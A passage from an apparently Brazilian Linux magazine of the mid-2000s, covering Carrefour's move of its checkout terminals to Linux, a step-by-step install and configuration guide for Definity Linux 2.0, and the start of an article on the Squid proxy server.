Os planos para o pingüim dentro do Carrefour estão maiores e sua adoção será feita de forma gradual. A rede planeja implementar o Linux até o final de 2005 em 80% de todos os 7,7 mil PDVs espalhados por 82 hipermercados e 112 supermercados de 11 Estados brasileiros. Para isso, todas as novas unidades serão instaladas com o sistema do pingüim. Já a substituição das atuais lojas que ainda operam baseadas com PDVs em DOS e servidores SCO será feita à medida que os hardwares forem trocados, uma forma de evitar a paralisação das unidades, já que a troca pode ser realizada durante o período de ociosidade das lojas.

Nas unidades em que essa mudança já ocorreu, o CIO garante que não houve qualquer problema de adaptação dos funcionários que passaram a trabalhar em cima do sistema Linux. A facilidade de adaptação proporcionada pela interface gráfica, inexistente no sistema antigo, poderá gerar um outro ganho. "O sistema simplifica a operação e ainda permite que se diminua o esforço de treinamento. Um ponto importante, já que grande parte dos nossos funcionários trabalha na frente de caixa", avalia

Invasão Linux

Se para as frentes de caixa o ingresso do Linux é irreversível, a mesma tendência pode ser verificada para outros setores da rede. Góes explica que novos estudos já estão sendo feitos para adotar o sistema do pinguim em redes dedicadas, como servidores de impressão e de rede. E nesse caso, o principal atrativo Linux é, de fato, o baixo custo.


Já novos avanços nos PDVs ainda poderão ser verificados no futuro, com a atualização mais simples do sistema. "Temos uma estrada aberta para evoluir e não temos mais uma limitação tecnológica", explica Góes. Essa possibilidade de aperfeiçoamento é o que realmente agrada ao CIO do Carrefour, já que avalia que por enquanto não houve ganhos significativos na agilidade do trabalho. "A performance é semelhante, mas a grande vantagem é na questão tecnológica a médio prazo", completa o CIO. ***PCM***

Definity Linux 2.0

Facilidade de instalação e operação são as vantagens deste Linux brasileiro que usa como base o famoso Slackware

Antes de instalar

Assim como qualquer sistema operacional, o Definity pode causar perda de dados do seu disco rígido no momento da instalação. Por motivo de segurança, é altamente recomendável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem.



O Definity Linux é uma das mais importantes distribuições brasileiras. Baseado no Slackware Linux, que hoje está na versão 9.1, o Definity traz o que há de mais forte no consagrado Slackware. Para quem não conhece o Slack é considerado a distribuição Linux mais estável e segura do mundo. O Definity segue essa mesma base, mantendo as qualidades desse incrível sistema.

A grande diferença do Definity para o Slackware são os arquivos que estão pré-configurados com os padrões mais usados no Brasil, e já ser traduzido para o português. Mesmo sendo baseado no Slackware, o sistema foi otimizado para facilitar a instalação para quem nunca utilizou o Linux. Entre os programas que acompanham esse sistema, podemos citar os utilitários que facilitam na hora de configurar os dispositivos.

Nessa edição, você encontra o Definity 2.0 em dois CDs. Acompanhe os passos e veja como instalar e configurar o sistema em seu computador.

Disco de Boot


Se o seu computador não oferece o recurso de inicialização por CD-ROM, será necessária a criação de um disquete de boot. No Windows, coloque o CD 1 e acesse o diretório *dosutils*. Nesse diretório, você encontra o programa que gera o disco de boot. Copie o arquivo *rawrite* para um diretório no computador. Agora, copie a imagem que está dentro do diretório *bootdisks* para o mesmo local do arquivo *rawrite*. Antes de prosseguir, coloque um disquete vazio no drive. Para criar o disco de boot, execute o programa *rawrite* e na linha de comando *source*, digite:

```
bootmgr.dsk
```


Na informação do destino digite

```
a:
```

Em seguida, coloque o disquete de boot e o CD 1 no computador e inicie normalmente. Na tela de escolha do dispositivo de inicialização, indique o CD-ROM.



Interface gráfica padrão do sistema é muito fácil de usar



Definity traz aplicativo para desenvolvimento de software

1 Para iniciar o processo de instalação, ative a opção de suporte à inicialização do sistema a partir do CD-ROM. Para saber onde fica localizada essa opção no setup da placa-mãe, consulte o manual do fabricante. Inicie agora o computador com o CD1 de Definity Linux 2.0 dentro do drive e aguarde a tela de instalação aparecer. Pressione a tecla *Enter* para prosseguir.

2 A próxima tela é referente ao modelo de teclado que o sistema utilizará. No Brasil, o modelo mais comum é o *br-abnt2*. Selecione o teclado com as setas direcionais e pressione *Enter*.

3 Em *Selecione o tipo de mouse*, escolha o modelo que está conectado ao seu computador

Configuração

Mínimo
- Processador 200 MHz
- Placa de vídeo SVGA
- Memória RAM 32 MB
- Espaço em disco 2.1 GB

Recomendada
- Processador 800MHz
- Placa de vídeo SVGA
- Memória 128 MB
- Espaço em disco 10 GB

4 Para configurar o relógio corretamente na tela de *Fuso Horário* selecione a região correta

5 Se você tem instalado um modem do tipo *hardmodem*, escolha em qual porta ele está conectado. Essa configuração não funciona para *softmodem*.

6 Na tela de seleção da resolução do terminal, selecione a opção *Normal*. Para alterar a resolução do terminal, é necessário que sua placa de vídeo possua suporte à tecnologia *Frame Buffer*.

7 Como o Linux é multiusuário, é preciso colocar uma senha para o usuário root (administrador do sistema), para que outros usuários não tenham acesso a ele. Na janela *Senha*, adicione uma senha com mais de quatro caracteres e, no próximo campo, confirme digitando-a novamente. Note que ao digitar a senha, o campo ficará em branco.

8 Adicione um nome ao computador colocando no campo *Host* o nome que você desejar

9 A etapa de criação das partições do sistema é uma das mais importantes. Nela, você adiciona a partição em que o sistema será instalado. O processo de criação é feito totalmente em modo texto. Para criar a partição, é necessário que haja uma outra livre ou que possa ser removida.

Para uma nova partição, selecione o HD com as setas direcionais e pressione a tecla *Enter*. Uma tela com fundo preto deve surgir. Com as teclas direcionais, escolha a partição. Nos botões que estão no rodapé, deve aparecer o nome *Nova*. Selecione essa opção e pressione *Enter*. No local em que você deseja criar a partição, escolha *Primária*

Em *tamanho da partição*, remova do total que está marcado128 MB Esse espaço é para a criação da partição *SWAP* Com isso, uma partição que está mostrando 7.000 MB deve ficar com 6.872 MB. Para confirmar a alteração, pressione *Enter* e, em seguida, *Fim*

Com a partição do sistema criada será necessário adicionar a partição de troca chamada *SWAP*. Selecione na lista a partição livre e, em seguida, *Nova*. No tipo de partição, coloque *Primária* Mantenha o tamanho total da partição e, para concluir, pressione *Enter*. Note que a partição criada ainda não está com a propriedade *SWAP*. Para torná-lá ativa, escolha a opção *TIPO* e pressione *Enter* até voltar à tela das partições.

As alterações feitas nas partições ainda não foram salvas. Para isso, escolha *Gravar* e, na pergunta sobre a configuração, digite *Sim*. Para sair do programa, selecione *Sair*.

10 Note que o programa de instalação voltará a mostrar a lista de partições. Na lista, escolha a partição com o maior tamanho criado no processo anterior e aplique a opção *Alterar*. Selecione *Ponto de Montagem* e adicione */*. Volte ao menu principal e vá em *Avançar*.

11 Já com as partições criadas, será preciso escolher o tipo de instalação que será feita. Para instalar todos os pacotes, selecione a opção *ALL*.

12 Para iniciar a cópia dos arquivos, escolha *Avançar* na lista de pacotes

13 Ao concluir a cópia dos arquivos, uma janela deve aparecer. Escolha nela o Kernel que seu sistema utilizará para poder iniciar

14 Para ativar o gerenciador de inicialização do sistema (nesse caso, o LILO), indique na opção o local *MBR*.


15 Após configurar o LILO, o sistema tentará encontrar o driver correto para a sua placa de vídeo. Quando a tela voltar, escolha a profundidade de cores para o aplicativo *Xfree*, normalmente *16 bits* (65.536 cores).


16 Com as opções de vídeo configuradas, aplique a resolução compatível com a sua placa de vídeo e monitor. É aconselhável manter a resolução que estiver selecionada.

17 Se deseja saber quais opções o sistema detectou, escolha *Sim*.


18 Para carregar automaticamente a interface gráfica na inicialização escolha *Sim*. Caso contrário, será preciso carregá-la manualmente

19 Pronto, seu sistema está instalado e pronto para iniciar. Para reiniciar, remova o CD e escolha *OK* na mensagem de finalização.





OpenOffice conta com suporte de idioma para a língua portuguesa, versão Brasil



Distribuição já vem com o mais famoso programa de gravação de CD, o K3b

Uma das grandes vantagens do sistema são os utilitários de configuração

Configuração

Como você notou na instalação, em nenhum passo foi solicitada a criação de um disco de emergência. Ele tem a função de acessar o sistema caso ocorra algum problema no gerenciador de boot. Se ao iniciar o computador pela primeira vez o sistema não carregar, coloque o CD 1 no drive e aguarde o carregamento. Ao concluir, execute o seguinte comando logo após o campo *boot*:

```
boot: ide.i root=/dev/hda1 nomitrd ro
```

Altere */dev/hda1* pelo dispositivo que está instalado no sistema. As opções podem ser alteradas com um simples programa. Acesse-o digitando no terminal o seguinte comando:

```
# setup
```

Existem as seguintes categorias:

- **Configuração do Console:** altera as configurações de fuso horário, mouse, teclado e tipo de fonte.
- **Configuração do Sistema Gráfico:** se ocorrer algum problema na inicialização do sistema gráfico ou se quiser alterar as configurações de vídeo, utilize essa opção.
- **Configuração dos Serviços (standalone):** utilizado para adicionar ou remover os serviços que iniciam junto com o sistema.
- **Configuração dos Serviços (xinetd):** habilita programas que precisam de portas exclusivas.
- **Configuração da Rede:** altera ou adiciona interfaces de rede.
- **Configuração da Impressora:** adiciona uma impressora ao sistema. Suporta conexão via porta paralela, serial ou impressoras remotas (através da rede).
- **Instalação de Pacotes do CD:** adiciona os programas contidos no CD2.


As instruções de utilização são detalhadas e de fácil configuração, mesmo sendo em modo texto.

Ao acessar o sistema, o ambiente gráfico deve ser carregado automaticamente. Se isso não acontecer, será preciso reconfigurar a parte gráfica novamente. Para isso, pressione as teclas CTRL+F6 e conecte-se ao sistema como superusuário (colocando em *Nome do usuário* root e em *Password* a senha que cadastrou na instalação - passo 7). Digite agora no terminal o utilitário de configuração *Setup*. Em seguida, acesse a opção *Configuração do Sistema Gráfico*. Basta seguir os passos na tela e, ao concluir a configuração, reiniciar o computador com o comando:

```
# reboot
```


Se não iniciar novamente, diminua a qualidade de vídeo e resolução até encontrar a configuração ideal.

Como o Definity Linux é baseado no Slackware, alguns processos de configuração ainda são feitos manualmente. Um deles é para configurar a placa de som. O sistema possui um arquivo que habilita os




Configurações do firewall são feitas em um único arquivo

O Gnome é uma das opções de interface que estão no Linux



O Definity traz várias alternativas para programas Windows



Interface similar à da Microsoft é ideal para iniciantes Linux

módulos na inicialização do sistema. Abra o arquivo de configuração com o seguinte comando:

```
# mcedit /etc/rc.d/rc.modules
```

Esse arquivo é um pouco extenso, mas está ordenado por categorias. Para habilitar uma placa de som, por exemplo acesse a categoria *Sounds Supports*, que está na linha 210, e ocalize o módulo referente à sua placa. Note que existem duas linhas de comando para cada modelo de placa. Uma dessas linhas é só comentário e não pode ser habilitada No exemplo a seguir, você encontra duas linhas de comando. A primeira é o comentário e a segunda a linha de comando a ser ativada

```
# Sound Blaster Live support:
#/sbin/modprobe emu10k1
```

A linha de comando deverá ficar da seguinte maneira.

```
/sbin/modprobe emu10k1
```

Salve o arquivo e ative as novas alterações com o comando.

```
# /etc/rc.d/rc.modules restart
```

Para saber o módulo que precisa ser carregado para determinadas placas, o sistema conta com um utilitáno que mostra seus modelos. Para isso, digite o comando.

```
# lspci
```

Verifique se o módulo foi carregado com sucesso, digitando


```
# lsmod
```

No exemplo anterior, deve aparecer o módulo *emu10k1* na lista de módulos carregados


Instalando Programas

O CD número 2 que acompanha esta edição possui uma séne de programas a serem instalados Para isso será preciso antes montar o CD com o comando.

```
# mount /mnt/cdrom
```



Desinstalar programas no sistema é muito fácil



O Wincommander facilita o acesso a diversas pastas

Acesse o utilitário *Setup*:

```
# setup
```

Escolha no menu *Setup* a opção *Instalação de pacotes do CD*. Os programas que já estão instalados não serão mostrados na lista.

Para instalar um programa que está no formato rpm, será preciso antes convertê-lo para o formato do sistema, o *dpak*. No mesmo local do arquivo *rpm* execute o comando:

```
# dpak -R nomepacote.rpm
```

Com isso, será gerado um arquivo com a extensão *dpak*. Instale-o executando o seguinte comando:

```
# dpak -i nomepacote.dpak
```

Por ser baseado no Slackware, os arquivos do tipo *tgz* também podem ser instalados. Basta executar o comando:

```
# dpak -S nomepacote.tgz
```

Após converter o arquivo para *tgz*, instale-o executando o mesmo processo do arquivo *rpm*.

Na instalação-padrão, somente o gerenciador de janelas KDE está instalado. Para instalar um novo gerenciador, como o Gnome, por exemplo, execute o comando:

```
# dpak -i
/mnt/cdrom/extra/gnome/*
```

Com isso, todos os pacotes Gnome serão instalados. Você pode fazer o mesmo processo de instalação pelo utilitário *Setup*. O sistema possui diversos gerenciadores de janelas, que você encontra no diretório */mnt/cdrom/extra/xap*.

Instalando o OpenOffice

A instalação do OpenOffice no sistema requer um pouco de atenção. Isso porque ele não vem junto com o sistema e precisa ser instalado à parte.

1 Inicie a instalação executando o seguinte comando:

```
# dpak -i /mnt/cdrom/extra
/xap/openoffice-1.0.3-i386-1.dpak
```

2 Com os arquivos necessários instalados, será preciso ativá-los para o usuário a que você está logado no momento. Para isso, entre no modo gráfico do sistema. Abra o console e execute o comando:

```
# /opt/OpenOffice/setup
```

Ao digitar o comando, uma tela de configuração aparecerá. Clique no botão *Avançar* até a tela de escolha do tipo de instalação. Como os arquivos de instalação já se encontram no computador, escolha *Instalação Estação de Trabalho* e prossiga até concluir.

Para acessar o programa, clique no menu *K* e, na lista suspensa, selecione *OpenOffice*.

3 O OpenOffice, mesmo sendo em português, não vem com corretor ortográfico, que precisa ser instalado. Faça o download do dicionário no link *http://www.ime.usp.br/~ueda/br.ispell/pt_BR.zip* e, em seguida, no mesmo local do arquivo, execute:

```
# unzip pt_BR.zip
```


4 Agora, copie os arquivos para o diretório correspondente no OpenOffice usando os comandos:

```
# cp pt_BR.aff /opt/OpenOffice/
share/dict/ooo/
# cp pt_BR.dic /opt/OpenOffice/
share/dict/ooo/
```

5 Com um editor de texto, abra o arquivo *dictionary.lst*, que está no diretório */opt/OpenOffice/share/dic/ooo/dictionary.lst*, e adicione a seguinte linha de comando:

```
DICT pt BR pt_BR
```

Abra agora o OpenOffice e, dentro do programa, localize o menu *Ferramentas*. No menu suspenso, clique



O sistema já traz todos os recursos e programas para funcionar na Internet

em *Opções*. Na janela de configuração, expanda a lista *Configurações da Língua* e clique em *Idiomas*. Em *Idioma padrão para documentos*, no campo *Ocidental*, escolha *Português (Brasil)*. Agora, na subseção *lingüística*, clique no botão *Editar*. Selecione no campo *Idioma* a opção *Português (Brasil)* e marque o campo *Spelling: OpenOffice MySpell SpellChecker*. Clique no botão *Fechar* e, em seguida, *OK*. Feche o programa e abra novamente para configurar as alterações.

Sistema fechado

Diferente das outras distribuições, o Definity vem com firewall pré-configurado. Ao utilizar o sistema em uma rede de computadores, será preciso habilitar algumas regras. Para alterar essas configurações, será necessário editar os seguintes arquivos:

hosts.allow – responsável em liberar o acesso a outras redes

iptables.conf – indica qual porta os computadores externos poderão acessar. Ideal para restringir o acesso a serviços que você mantém funcionando somente na rede local.

O primeiro arquivo que precisa ser configurado é o *hosts.allow*. Com um editor de texto, abra o arquivo que está localizado em */etc/hosts.allow*. Você encontra o seguinte comando que precisa ser alterado:

```
ALL: 127.
```

Essa linha de comando bloqueia todos os computadores, menos os que possuem a rede que começam com o IP 127. Altere o valor *127.* pelo endereço da sua rede. Para habilitar acesso a todas as redes, coloque no lugar do endereço a informação *ALL*. Com isso, o comando deve ficar da seguinte maneira:

```
ALL: ALL
```

Em seguida, será preciso configurar o arquivo *iptables.conf* para que os computadores consigam acessar determinadas portas do sistema. Como padrão, somente as porta 22 (ssh), 5000 até 5100 (icq) e 6346 (gnutella) estão habilitadas.

As regras de firewall precisam ser criadas manualmente, tanto para a rede interna (local) quanto para a rede externa (Internet). No arquivo, você encontra a seguinte informação a ser modificada:

```
OUTTCP=
```

Nessa linha de comando, você especifica a porta que os usuários da rede externa podem acessar. Já para a rede interna, especifique as portas na linha de comando:

```
INTTCP=
```

Se desejar adicionar mais de uma porta, basta separá-las por vírgula.

O Definity Linux pode ser adotado por qualquer usuário que deseja usá-lo como sistema operacional workstation. Devido à sua forma de configuração prática, com apenas alguns comandos, todo o sistema estará pronto para uso com pouco esforço. Além disso, sua interface permite uma fácil adaptação por qualquer tipo de usuário, inclusive aqueles que ainda não têm muita familiaridade com o sistema Linux.

Para completar, por ser baseado no Slackware, o Definity também é uma boa opção para usuários avançados no pingüim. **PCM**

Servidor proxy Squid

Aprenda a turbinar o compartilhamento de acesso à Internet com o servidor proxy Squid do Linux

O acesso banda larga na maioria das empresas brasileiras já é uma realidade. No entanto, o compartilhamento do acesso para o restante da rede ainda apresenta dificuldades. Para solucionar o problema, tem se propagado a utilização dos servidores proxy/cache.

